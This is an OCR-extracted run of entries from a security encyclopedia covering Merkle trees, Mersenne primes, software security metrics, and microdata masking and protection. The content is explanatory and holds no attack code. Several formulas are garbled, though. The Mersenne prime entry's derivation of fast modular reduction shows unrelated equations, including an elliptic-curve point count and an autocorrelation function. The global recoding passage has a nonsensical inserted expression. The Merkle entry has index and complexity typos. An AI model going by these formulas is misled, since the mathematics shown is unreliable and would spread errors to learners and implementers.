Let $H(\cdot)$ be a cryptographic hash function, and let us denote by $left(y)$ (respectively, $right(y)$) the label of the left (respectively, right) child of node y. A Merkle tree for a sequence $X = x_1, \ldots, x_n$ is a complete binary tree where the i-th leaf is labelled with $H(x_i)$, with $H(\cdot)$ being a cryptographic hash function and where each internal node y is labelled with $H(left(y)||right(x))$. We define the *authentication data* for a leaf i, the sequence of labels, contained in the siblings of nodes on the path from i to the root of the tree. Figure 1 reports a Merkle tree over three blocks. In this example, the authentication data for block 2 consists of the sequence $auth(X, 2) = (h_1, h_{3\perp})$.



Merkle Trees, Fig. 1 A Merkle tree for $X = x_1x_2x_3$

A Merkle tree can be constructed in linear time. We first notice that, given the properties of the secure hash function, the confidentiality of the original sequence X is preserved.

A naïve solution stores the whole tree $M = Gen(X)$ using $O(n)$ additional space. In this case, the Ver and $Verblock$ operations can be easily defined.

A more efficient approach consists in publicly storing only the root of the tree, using only $O(1)$ space. In this case, the verification procedure $Ver(X', root(M))$ takes linear time as it can be implemented by computing $M' = Gen(X')$ and verifying that the $root(M') = root(M)$. Furthermore, denoting

$v = (auth(X', i), root(M))$, $VerBlock(X', v, i)$ can run in time $o(\log N)$ and $O(1)$ space since, using the authentication data, it needs to reconstruct the leaf–root path and check that the computed root equals the $root(M)$.

The generation of authentication for a single data block may take linear time. The Merkle tree traversal problem consists in finding an efficient way of generating the authentication data for *consecutive* data blocks. It has been shown in Szydlo (2004) that tree traversal can be executed in amortized time $o(\log N)$ and space $o(\log N)$.

Applications

Merkle tree has been used as a building block for numerous secure primitives and protocols. Here we report some notable examples.

Merkle trees were initially introduced as support for the design of a signature scheme (Merkle, 1987), see Hash-Based Signatures.

Merkle trees are used in blockchains to ease transaction verification. One example is the Bitcoin blockchain that is run by a set of full nodes that store the whole blockchain. Each block contains all the necessary information for a specific set of transactions. The size of each data block can be relevant. All transactions in a single block are arranged into a Merkle tree whose root is stored in the block header. In the *Simplified Payment Verification (SPV) mode*, a client can verify that a specific transaction is stored in a specific block just by downloading the block header and checking it against the transaction verification data.

Cross-References

Hash-Based Signatures
Hash Functions

References

Merkle R (1979) Secrecy, authentication and public key systems. Ph.D. thesis, Department of Electrical Engineering, Stanford University, USA

Merkle RC (1987) A digital signature based on a conventional encryption function. In: Pomerance C (ed) Advances in Cryptology – CRYPTO ’87. Lecture Notes in Computer Science, vol 293. Springer,

pp 369–378. https://doi.org/10.1007/3-540-48184-2_32

Szydlo M (2004) Merkle tree traversal in log space and time. In: Cachin C, Camenisch JL (eds) Advances in Cryptology – EUROCRYPT 2004. Springer, Berlin/Heidelberg, pp 541–554 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300589

Merkle-Hash-Trees Signatures

Hash-Based Signatures

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_37

Mersenne Prime

Jerome A. Solinas[31] ✉
(31) National Security Agency, Ft Meade, Savage, MD, USA

✉ **Jerome A. Solinas**
Email: jasolin@orion.ncsc.mil

Definition

A *Mersenne number* is a number of the form $M_n = 2^n - 1$, where n is a positive integer. If M_n is also *prime*, then it is said to be a *Mersenne prime*. The number M_n can only be prime if n is prime. Some authors reserve the term "Mersenne number" for the numbers M_p for p prime. The Mersenne primes M_p for $80 \le p \le 700$ occur for $p = 89$, 107, 127, 521, and 607.

Background

Mersenne primes have been a topic of interest in *number theory* since ancient times. They appear in the theory of *linear feedback shift registers* (LFSR). If M_p is prime, then any binary LFSR of length p with irreducible feedback polynomial and nonzero initial state generates a maximal-length shift register sequence. Equivalently, every nonzero element of the *finite field* of 2^p elements is a *generator* for the entire *group* of nonzero elements.

Applications

Mersenne primes are also of interest in *public-key cryptography*. In public-key settings such as *elliptic curve cryptography*, the prime modulus p

(modular arithmetic) can be chosen to optimize the implementation of the arithmetic operations in the implementation of the cryptography. Mersenne primes provide a particularly good choice because modular reduction can be performed very quickly. One typically wishes to reduce modul M_p a 2p-bit integer n (e.g., as a step in modular multiplication). In general, modular reduction requires an integer division. However, in the special case of reduction modulo M_p, one has

$$U_P = \sum_n U_n(r_n)$$

Thus one can reduce n by writing

$$n = a \cdot 2^p + b,$$

where a and b are each positive and less than M_p. Then

$$\#E(\mathbb{F}_q) = q + 1 - t$$

so that

$$A(\tau) = \begin{cases} -1 & \text{for } \tau \neq 0 \pmod{2^n - 1}, \\ 2^n - 1 & \text{for } \tau \equiv 0 \pmod{2^n - 1}. \end{cases}$$

Thus reduction modulo a Mersenne prime requires an integer addition, as opposed to an integer division for modular reduction in the general case. There are two drawbacks to this method of modular reduction:

- Finding the integers a and b is easiest when p is a multiple of word size of the machine, since then there is no actual shifting of bits needed to align a and b for the modular addition. But word sizes are in practice powers of two, whereas p must be an odd prime.
- The Mersenne primes are so rare, with none between M_{127} and M_{521}, that usually there will be none of the desired magnitude.

For these reasons, cryptographers tend not to use Mersenne primes, preferring similar moduli such as *pseudo-Mersenne primes* and *generalized Mersenne primes*.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301605

Message Authentication Algorithm

MAA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300590

Message-Locked Encryption

Secure Data Deduplication Schemes

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_680

Metrics of Software Security

Guido Salvaneschi[32] ✉ and Paolo Salvaneschi[33] ✉
(32) University of St. Gallen, St. Gallen, Switzerland
(33) Department of Information Technology and Mathematical Methods, University of Bergamo, Dalmine, BG, Italy

✉ **Guido Salvaneschi (Corresponding author)**
Email: salvaneschi@elet.polimi.it
Email: salvaneschi@st.informatik.tu-darmstadt.de

✉ **Paolo Salvaneschi**
Email: salvaneschi@elet.polimi.it

Synonyms

Measurement models of software security

Definition

Measuring software security requires to identify measurable properties of a software artifact and to build models that can relate the measures to a qualitative or quantitative value of the property “security.”

Background

Security measurement of software products is an instance of the more general issue of measuring nonfunctional properties of software (the so-called software qualities).

This includes both the need to identify measurable properties of a software artifact and to build models that can relate the measures to a qualitative or quantitative evaluation of the more abstract property "security."

This requires, in general, a variety of measures to be integrated (through models) into the more abstract property "security." The reason is that different aspects concerning different development phases (for instance design and programming) may affect the software quality property.

These models can be useful for different purposes, ranging from evaluation (assessing the security for accepting or comparing software products) to design support (explaining the reasons for low security of a software product and provide advice for improvement).

The underlying assumption is that security is not a Boolean property. Like other properties of engineering artifacts, software security may have increasing levels requiring both an increasing cost to be delivered and an increasing effort to be broken.

Finally, measuring "software security" is a very general task including the measurement of the protection against many types of attacks delivered for reaching different goals on different software products. This suggests the need of specialized metrics and models for security.

Theory

Measurements and Qualitative Models

A basic approach for software security measurement is the collection of measures from the software product and the integration of them into a global merit value in a qualitative space (Nichols and Peterson 2007). An example of a measure for a web application may be "Percent of Validated Input." The measure is computed through the ratio V/T where T is the count of the amount of input forms or interfaces the application exposes and V is the number of these interfaces that use input validation mechanisms. The ratio V/T makes a statement about the web application's vulnerability to exploits from invalid input. Other measures may be related to other types of vulnerabilities.

The application (at design and program level) is inspected (using tools or manually) and the derived measures are aggregated through rules or

functions (for instance, thresholds and mean functions) to provide an overall qualitative status report on the application security.

These models are specific applications for the security evaluation of the so-called “quality models” such as the ISO 9126 model. They essentially collect measures of security-related attributes and generate a diagnosis (the security level of the application) through heuristic relationships. It is common that, even if the elementary measures are quantitative, the values are finally mapped into a qualitative space. This procedure is typically composed of the following items:

- A set of elementary measures to be taken on the software product
- A tree of attributes and sub-attributes linking low-level measures to high-level abstractions
- An algorithm for generating values of high-level attributes from measures

This approach does not use explicit models of attacks (patterns of how attacks are conducted) and defenses (patterns of the software product structures resisting to the attacks), as well as relations between attack and defense patterns.

Defense Patterns, Attack Patterns, and Related Measurements

An evolution of qualitative models toward a richer model of the software artifact exploits the available knowledge on defense and attack patterns (Heyman et al. 2008; Barnum and McGraw 2005).

Known attacks for various types of software applications have been classified and described through patterns. It is also known that the success of attacks to real software systems depends on poorly designed and implemented code. Security patterns implementing techniques for resisting to attacks have been described, for example, to protect web applications and a large body of knowledge of this type exists for software applications of various types (Owasp Top 10 n.d.; Hoglund and McGraw 2004; Andrews and Whittacker 2006). For instance, SQL Injection is a well-known attack pattern for web applications with a database backend. A defense pattern for this attack describes the techniques required for validating input parameters that interact with a database through SQL queries. Measurable features like “number of parameters not validated against SQL injection” may be associated to the defense pattern.

A first method for exploiting security patterns is linking measures to defense patterns. The remaining part of the model is similar to qualitative models. The measures are processed through an aggregation algorithm to compute an overall security indicator. The advantage is that the measures are related to structural elements of the software product and this provides stronger suggestions for the designer. A poor security indicator may be explained as a poor use of defense patterns and the model may help in comparing design alternatives and choosing the best candidate.

Attack Trees

An additional improvement can be obtained taking into account possible attack patterns (in case decomposed into sub-attacks steps). This requires modelling a specific characteristic of security. A software application (for instance, a web application) may be attacked for different purposes, for instance “Denial of service” or “Obtain valid credential.” For each goal, many different attacks are possible, each defendable by recurring to defense patterns. What is important is the weakest path for reaching the attack purpose through the attack patterns. This behavior is modelled through attack trees (Schneier 1999). An attack tree is an AND/OR graph modelling various attacks, the activities composing attacks, and their logical relations. If the leaves of the attack tree are associated to defense patterns and related measures, it is possible to use the graph for computing the value of the root node, which represents the overall security value. The leaf values are propagated upward using the rule “OR nodes take the value of their cheapest child; AND nodes take the value of the sum of their children.” This makes possible to apply to the tree the minimum path set analysis taken from fault tree analysis in order to determine the areas of greatest risk. The security value is the value associated to the minimum path.

Toward Quantitative Predictive Models

Specific models (for specific classes of software products) have been developed through the integration of the various components of the existing deterministic approaches: attack patterns, attack trees, defense patterns, and associated measures (Piazzalunga et al. 2007).

These models also introduce a proposed quantification of security. The metric is the estimated time-to-break: the estimated time in minutes required to break the existing defenses.

A model is composed of an attack tree linking possible attacks patterns and sub-attacks. The tree is augmented, at the leaf nodes, with "cost-to-break functions." These functions implement flow diagrams representing the experimental knowledge (tuned through experiments) of how to conduct an attack or a sub-attack. They compute the time required to successfully execute the attacks and are influenced by the values of the defense pattern attributes. They are also influenced by the values of context parameters (the type of attacker and the resources available to the attacker).

Using suitable tools or manual inspections, it is possible to measure the attributes of the defense patterns and feed the model. The security strength metric is computed propagating, through the attack tree, the output values of the experimental cost-to-break functions. The resulting value (the value computed through the weakest path) is the estimated time required to break the existing defenses, given a tree of attacks and an implemented set of defenses and their attributes.

Probability-Based and Reliability-Like Models

What has been presented above is based on a deterministic approach. Another approach tries to exploit the same type of measures and concepts using probabilities (Sahinoglu 2005; Grunske and Joyce 2008; Nicol et al. 2004; Halkidis et al. 2008).

A proposed model describes a decision tree for quantifying risks. This model depends on probabilistic descriptions of both vulnerabilities and countermeasures to known threats. Other proposals explicitly model the attacks and use the attack trees but associate probabilities of occurrence to the leaves, computing a probability through the graph.

Another proposal links a set of attacks and the related defense patterns. For each attack, a separate fault tree is defined. The factors of the fault trees are added gradually by examining the implemented/missing security patterns of the design. For each factor, the values (in a qualitative scale) for likelihood, exposure, and consequences are added and the root qualitative value is calculated through fuzzy computation. The qualitative values assigned to the model are based on the experimental analysis of existing systems as well as on subjective judgment.

A different approach tries to apply the dependability concepts to the software security evaluation (Sharma and Trivedi 2005). This type of model is based on calculating security measures employing Markov models. For

instance, discrete time Markov chains are used to model security risks based on the vulnerability knowledge of its components.

Applications

Security measures and models may be used for different purposes ranging from the evaluation of existing product to design support.

Different measuring and modelling approaches can provide different levels of support to these tasks.

Qualitative models based on a tree of attributes and measures may be used as a first-level tool to rank the security of the application and reject them or suggest a significant improvement.

Even this simple type of model may be useful not only for evaluation purposes, but also for suggesting improvements. This can be done generating an explanation derived from the analysis of the contribution of each measure to the global qualitative value. Following the computation through the tree, from the leaves to the root, it is possible to highlight the most important contributions to a low value of the root. This path can be used as a constructive explanation for a poor value of security.

More sophisticated models can provide better support for the design. This is of course possible if the models have been reasonably tuned through a significant experimental activity.

The quantitative predictive type of models presented above may be also used for managing what-if scenarios. Given a set of delivered defenses, it is possible to predict the security value and simulate the effects of a defense improvement. For instance, it could be possible to discover that improving a defense could not be relevant due to the existence of another weaker path through the attack tree. The what-if experiments can be a tool for a cost-benefit analysis.

Open Problems and Future Directions

The problem of assessing the level of security of a software system is still largely open. Two main areas of improvement may be identified.

The first area is the development of measures and models that are more robust and are able to produce quantitative predictions of software security. This will allow moving from the qualitative evaluations and their limited

engineering support. Improving this area should require both better measures and models and significant experimentation (as well as a shared definition of measuring units for security).

A second area is the specialization of measures and models for specific types of software artifacts. The phrase “measuring software security” is too vague for hosting an engineering content. Measuring the security of a software copy protection mechanism or measuring the security of a web application against attacks aimed at a specific goal are different problems. It is foreseeable that the software security measurement will move, like more mature engineering fields, toward more specialized approaches.

Cross-References

Metrics of Software Security

References

Andrews M, Whittacker JA (2006) How to break web software. Addison-Wesley, Upper Saddle River [zbMATH]

Barnum S, McGraw G (2005) Knowledge for software security. IEEE Secur Priv 3(2):74–78 [zbMATH]

Grunske L, Joyce D (2008) Quantitative risk-based security prediction for component-based systems with explicitly modeled attack profiles. J Syst Softw 81(8):1327–1345 [zbMATH]

Halkidis ST, Tsantalis N, Chatzigeorgiou A, Stephanides G (2008) Architectural risk analysis of software systems based on security patterns. IEEE Trans Dependable Secure Comput 5(3):129–142 [zbMATH]

Heyman T, Scandariato R, Huygens C, Joosen W (2008) Using security patterns to combine security metrics. In: Proceedings of the third international conference on availability, security and reliability. ARES/IEEE Computer Society, Barcelona, pp 1156–1163

Hoglund G, McGraw G (2004) Exploiting software: how to break code. Addison Wesley, Boston [zbMATH]

Nichols EA, Peterson G (2007) A metrics framework to drive application security improvement. IEEE Secur Priv 5(2):88–91 [zbMATH]

Nicol DM, Sanders WH, Trivedi KS (2004) Model-based evaluation: from dependability to security. IEEE Trans Dependable Secure Comput 1(1):48–65

[zbMATH]

Owasp Top 10 (n.d.). http://www.owasp.org/index.php/Top_10_2007

Piazzalunga U, Salvaneschi P, Balducci F, Jacomuzzi P, Moroncelli C (2007) Security strength measurement for dongle protected software. IEEE Secur Priv 5(6):32–40

Sahinoglu M (2005) Security meter: a practical decision-tree model to quantify risk. IEEE Secur Priv 3(3):18–24
[zbMATH]

Schneier B (1999) Attack trees: modeling security threats. Dr. Dobb's J Softw Tools 24(12):21–29
[zbMATH]

Sharma VS, Trivedi KS (2005) Architecture based analysis of performance, reliability and security of software systems. In: Proceedings of the 5th international workshop on software and performance. ACM Press, Palma, Iles Balears, pp 17–227
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300591

Meyer-Schilling Hash Functions

MDC-2 and MDC-4

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300592

MIA

Membership Inference Attacks in Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300593

Microdata Anonymization Techniques

Microdata Masking Techniques

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300594

Microdata Disclosure Limitation

Microdata Protection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300595

Microdata Disclosure Protection

Microdata Protection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_757

Microdata Masking Techniques

Josep Domingo-Ferrer[34] ✉
(34) Department of Computer Engineering and Mathematics, Universitat Rovira i Virgili, Tarragona, Spain

✉ **Josep Domingo-Ferrer**
Email: josep.domingo@urv.cat
Email: josep.domingo@urv.net

Synonyms

Microdata anonymization techniques; Microdata statistical disclosure control

Definition

Inference control in databases, also known as Statistical Disclosure Control (SDC), is a discipline that seeks to protect data so they can be published without revealing confidential information that can be linked to specific individuals among those to which the data correspond. SDC is applied to protect respondent privacy in areas such as official statistics, health statistics, e-commerce (sharing of consumer data), etc. Since data protection ultimately means data modification, the challenge for SDC is to achieve protection with minimum loss of the accuracy sought by database users.

Given a set $\mathbf{V}$ of original microdata (records corresponding to individual respondents), a *microdata masking* technique is a method which generates a modified version $\mathbf{V}'$ in such a way that some statistical analyses yield similar results in $\mathbf{V}$ and $\mathbf{V}'$, but records in $\mathbf{V}'$ cannot easily be mapped to records in $\mathbf{V}$.

An alternative to microdata masking is synthetic data generation, whereby a simulated data set $\mathbf{V}'$ is generated that preserves some statistical properties of the original data $\mathbf{V}$.

Theory

The literature on inference control started in the 1970s, with the seminal contribution by Dalenius in the statistical community and the works by Schlörer and others in the database community. The 1980s saw moderate activity in this field. In the 1990s, there was renewed interest in the statistical community and the discipline was further developed under the names of statistical disclosure control in Europe and statistical disclosure limitation in America. Subsequent evolution has resulted in at least three clearly differentiated subdisciplines: tabular data protection, queryable database protection, and microdata protection. Good general works on SDC are (Hundepool et al. 2009; Willenborg and DeWaal 2001).

Microdata protection is about protecting static individual data, also called microdata (Ciriani et al. 2007). It is only recently that data collectors (statistical agencies and the like) have been persuaded to publish microdata. Therefore, microdata protection is the youngest subdiscipline and is experiencing continuous evolution in the last years.

Given an original microdata set $\mathbf{V}$, the goal of *microdata masking* techniques is to produce a protected microdata set $\mathbf{V}'$ that can be released in such a way that:

1. Disclosure risk (i.e., the risk that a user or an intruder can use $\mathbf{V}'$ to determine confidential attributes on a specific individual among those in $\mathbf{V}$) is low.

2. User analyses (regressions, means, etc.) on $\mathbf{V}'$ and $\mathbf{V}$ yield the same or at least similar results.

Masking methods can in turn be divided in two categories depending on their effect on the original data:

- *Perturbative masking*. The microdata set is distorted before publication. In this way, unique combinations of scores in the original dataset may disappear and new unique combinations may appear in the perturbed

dataset; such confusion is beneficial for preserving statistical confidentiality. The perturbation method used should be such that statistics computed on the perturbed dataset do not differ significantly from the statistics that would be obtained on the original dataset. Examples of perturbative masking methods are *noise addition*, *microaggregation*, *post-randomization* (PRAM), *data/rank swapping*, *microdata rounding*, etc. See (Hundepool et al. 2009) for more information. Noise addition and microaggregation are briefly discussed next.

– *Noise addition* is a masking method for statistical disclosure control of numerical microdata that consists in adding random noise to original microdata. The vector of observations x_j for the j-th attribute X_j of the original dataset is replaced by a vector $z_j = x_j + \epsilon_j$, where ϵ_j is a vector of random noise. There are several types of noise addition. In uncorrelated noise addition, ϵ_j is drawn from a random variable ε_j following a normal distribution with mean 0 and variance $\sigma^2_{\varepsilon_j}$, and the covariance between any two different noise variables, say ε_t and ε_l for any $t \neq l$, is 0; this does not preserve variances or correlations. In correlated noise addition, the covariance matrix of the errors is proportional to the covariance matrix Σ of the original data, i.e., ε follows a multivariate normal distribution with mean vector 0 and covariance matrix $\alpha\Sigma$; this preserves means and additionally allows preservation of correlation coefficients. In noise addition and linear transformation, it is ensured by additional transformations that the sample covariance matrix of the masked attributes is an unbiased estimator of the covariance matrix of the original attributes.
– *Microaggregation* is a family of masking methods for statistical disclosure control of numerical microdata (although variants for categorical data exist). The rationale behind microaggregation is that confidentiality rules in use allow publication of microdata sets if records correspond to groups of k or more individuals, where no individual dominates (i.e., contributes too much to) the group and k is a threshold value. Strict application of such confidentiality rules leads to replacing individual values with values computed on small aggregates (microaggregates) prior to publication. This is the basic principle of microaggregation. To obtain microaggregates in a

microdata set with *n* records, these are combined to form *g* groups of size at least *k*. For each attribute, the average value over each group is computed and is used to replace each of the original averaged values. Groups are formed using a criterion of maximal similarity. Once the procedure has been completed, the resulting (modified) records can be published. The optimal *k*-partition (from the information loss point of view) is defined to be the one that maximizes within-group homogeneity; the higher the within-group homogeneity, the lower the information loss, since microaggregation replaces values in a group by the group centroid. The sum of squares criterion is common to measure homogeneity in clustering. The within-groups sum of squares SSE is defined as $SSE = \sum_{i=1}^{g} \sum_{j=1}^{n_i} (x_{ij} - \overline{x}_i)' (x_{ij} - \overline{x}_i)$. The lower the SSE, the higher the within-group homogeneity. Thus, in terms of sums of squares, the optimal *k*-partition is the one that minimizes SSE. See (Domingo-Ferrer et al. 2008) for an approximation algorithm to optimal microaggregation. If microaggregation is applied to key attributes (i.e., quasi-identifiers) in the original dataset, then microaggregation yields *k-anonymity*; a protected dataset is said to satisfy *k*-anonymity (Samarati 2001) for $k > 1$ if, for each combination of key attribute values, at least *k* records exist in the dataset sharing that combination.

- *Non-perturbative masking*. These methods do not alter data; rather, they produce partial suppressions or reductions of detail in the original dataset. Sampling, global recoding, top and bottom coding, and local suppression are examples of non-perturbative masking methods.
- *Sampling* is a non-perturbative masking method for statistical disclosure control of microdata. Instead of publishing the original microdata file, what is published is a sample *S* of the original set of records. Sampling methods are suitable for categorical microdata, but for continuous microdata they should probably be combined with other masking methods. The reason is that sampling alone leaves a continuous attribute V_i unperturbed for all records in *S*. Thus, if attribute V_i is present in an external administrative public file, unique matches with the published sample are very likely: Indeed, given a continuous attribute V_i and two respondents o_1 and o_2, it is highly unlikely that V_i will take the same

value for both o_1 and o_2 unless $o_1 = o_2$ (this is true even if V_i has been truncated to represent it digitally).

- *Global recoding* or *generalization* is a masking method for statistical disclosure control of microdata. For a categorical attribute V_i, several categories are combined to form new (less specific) categories, thus resulting in a new $\mathbb{Z}_p$ with $su + tv = \gcd(u, v)$ where $|\cdot|$ is the cardinality operator. For a numerical attribute, global recoding means replacing V_i by another attribute $\mathbb{Z}_p$ which is a discretized version of V_i. In other words, a potentially infinite range $D(V_i)$ is mapped onto a finite range $s \in \mathbb{Z}_p$. This technique is more appropriate for categorical microdata, where it helps disguise records with strange combinations of categorical attributes. Global recoding is used heavily by statistical offices. Global recoding is implemented in the μ-Argus package (Hundepool et al. 2009). In combination with local suppression, it can be used to achieve *k*-anonymity (Samarati 2001).
- *Top coding* and *bottom coding* are special cases of the global recoding masking method for statistical disclosure control of microdata. Their operating principle is that top values (those above a certain threshold), respectively bottom values (those below a certain threshold), are lumped together to form a new category. Top and bottom coding can be used on attributes that can be ranked, i.e., numerical or categorical ordinal.
- *Suppression* or *blanking* is a masking method for statistical disclosure control of microdata. Certain values of individual attributes are suppressed with the aim of increasing the set of records agreeing on a combination of key values. Local suppression is implemented in the *μ*-Argus package. The combination of local suppression and global recoding can be used to attain *k*-anonymity. If a numerical attribute V_i is part of a set of key attributes, then each combination of key values is probably unique. Since it does not make sense to systematically suppress the values of V_i, it can be asserted that local suppression is rather oriented to categorical attributes.

Microdata masking faces an inherent trade-off between loss of information (i.e., analytical utility) and disclosure risk (Microdata Protection).

Applications

There are several areas of application of SDC and microdata masking, which include, but are not limited to the following:

- *Official statistics*. Most countries have legislation which compels national statistical agencies to guarantee statistical confidentiality when they release data collected from citizens or companies. This justifies the research on SDC undertaken by several countries, among them the European Union (e.g., the FP5 CASC project) and the United States.
- *Health information*. This is one of the most sensitive areas regarding privacy. For example, in the US, the Privacy Rule of the Health Insurance Portability and Accountability Act (HIPAA) requires strict protection/masking of health information for use in medical research. In most western countries, the situation is similar.
- *E-commerce*. Electronic commerce results in the automated collection of large amounts of consumer data. This wealth of information is very useful to companies, which are often interested in sharing it with their subsidiaries or partners. Such consumer information transfer should not result in public profiling of individuals and is subject to strict regulation, especially in the European Union and the United States. Sharing masked data rather than original data is a good option.

Cross-References

k-Anonymity
Microdata Protection
Privacy-Preserving Data Publishing
Synthetic Data Generation

Recommended Reading

Ciriani V, Capitani D, di Vimercati S, Foresti S, Samarati P (2007) Microdata protection. In: Yu T, Jajodia S (eds) Secure data management in decentralized systems. Springer, Heidelberg [zbMATH]

Domingo-Ferrer J, Sebé F, Solanas S (2008) A polynomial-time approximation to optimal multivariate microaggregation. Comput Math Appl 55(4):714–732

[MathSciNet][zbMATH]

Hundepool A, Domingo-Ferrer J, Franconi L, Giessing S, Lenz R, Longhurst J, Schulte-Nordholt E, Seri G, DeWolf P-P (2009) Handbook on statistical disclosure control (version 1.2). Eurostat (ESSNET SDC project deliverable)

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
[zbMATH]

Willenborg L, DeWaal T (2001) Elements of statistical disclosure control. Springer, New York
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_758

Microdata Protection

Sara Foresti[35] ✉
(35) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sara Foresti**
Email: sara.foresti@unimi.it

Synonyms

Microdata disclosure protection; Microdata disclosure limitation

Definition

Microdata protection techniques ensure protection of respondents' identities and/or their related information when data are released or published in detailed (in contrast to aggregated) form.

Background

Today's globally networked society places great demand on the dissemination and sharing of information, which is becoming one of the most important and demanded resource. While in the past released information was mostly in tabular and statistical form (*macrodata*), many situations call today for the release of specific data (*microdata*). Microdata, in contrast to macrodata reporting pre-computed statistics, provide the convenience of allowing the final recipient to perform different analysis as needed on the data. The protection of microdata against improper disclosure is therefore an issue that has become increasingly important. Disclosure can

be categorized as: *identity disclosure*, *attribute disclosure*, and *inferential disclosure*. Identity disclosure occurs when using a combination of identifying attributes (e.g., Social Security Number, name, address), an individual's identity can be reconstructed. Attribute disclosure occurs when using a combination of indirect identifying attributes, a given attribute value (or restricted set thereof) can be associated with an individual. Inferential disclosure occurs when information can be inferred with high probability from statistical properties of the released data.

A first step in protecting the privacy of the *respondents* (i.e., individuals or organizations to whom the data refer) consists in removing all explicit identifiers. *De-identified* data may however contain *quasi-identifiers* (e.g., race, birth date, sex, and ZIP code) that uniquely, or almost uniquely, pertain to specific respondents and make them stand out from others (Federal Committee on Statistical Methodology 1994). Microdata protection techniques are applied to protect sensitive de-identified data from identity, attribute, and inferential disclosure.

Theory

Intuitively, *microdata* contain a set of attributes relating to single respondents in a sample or in a population. Microdata can be represented as tables, composed of tuples (records) with values from a set of attributes. The attributes in a microdata table are usually classified as follows.

- *Identifiers*. Attributes that uniquely identify respondents. For instance, attribute SSN uniquely identifies the person to which each tuple refers.
- *Quasi-identifiers*. Attributes that, in combination, can be linked with external information to reidentify all or some of the respondents to whom information refers or reduce the uncertainty over their identities. For instance, attributes Sex, Marital Status, ZIP, and DoB represent a quasi-identifier.
- *Confidential attributes*. Attributes that contain sensitive information. For instance, attribute Disease can be considered sensitive.
- *Non-confidential attributes*. Attributes that the respondents do not consider sensitive and whose release does not cause disclosure.

In general, to limit the disclosure risk of a microdata table, it is first necessary to suppress explicit and implicit identifiers. This process is also


known as *de-identification*. Figure 1 illustrates an example of microdata table with 5 tuples and with attributes SSN, Name, Sex, Marital Status, ZIP code, DoB, and Disease, where data have been de-identified by suppressing names and Social Security Numbers. De-identifying data, however, provides no guarantee of anonymity. Released information often contains other data, such as marital status, birth date, sex, and ZIP code, that can be linked to publicly available information to re-identify respondents and to infer information that was not intended for release (Samarati, 2001).

SSN	Name	Sex	Marital Status	ZIP	DoB	Disease
		M	married	22020	1975/12/04	hypertension
		M	married	22020	1964/10/16	short breath
		M	divorced	22024	1978/04/12	hypertension
		F	widow	22024	1925/08/25	chest pain
		F	single	22024	1978/04/12	chest pain

Microdata Protection, Fig. 1 An example of a de-identified microdata table

Classification of microdata disclosure protection techniques

Several microdata disclosure protection techniques have been proposed in the literature (Ciriani et al., 2007). Basically, these techniques are based on the principle that reidentification can be counteracted by reducing the amount of released information, masking the data (e.g., by not releasing or by perturbing their values), or by releasing plausible but made up values instead of the real ones. Microdata protection techniques can then be classified into two main categories: *masking techniques*, and *synthetic data generation techniques* (see Fig. 2).



Microdata Protection, Fig. 2 Classification of microdata protection techniques (MPTs)

- *Masking techniques*. The original data are transformed to produce new data that are valid for statistical analysis and such that they preserve the confidentiality of respondents. Masking techniques can be classified as:
  - *non-perturbative*, the original data are not modified, but some data are suppressed and/or some details are removed;
  - *perturbative*, the original data are modified.
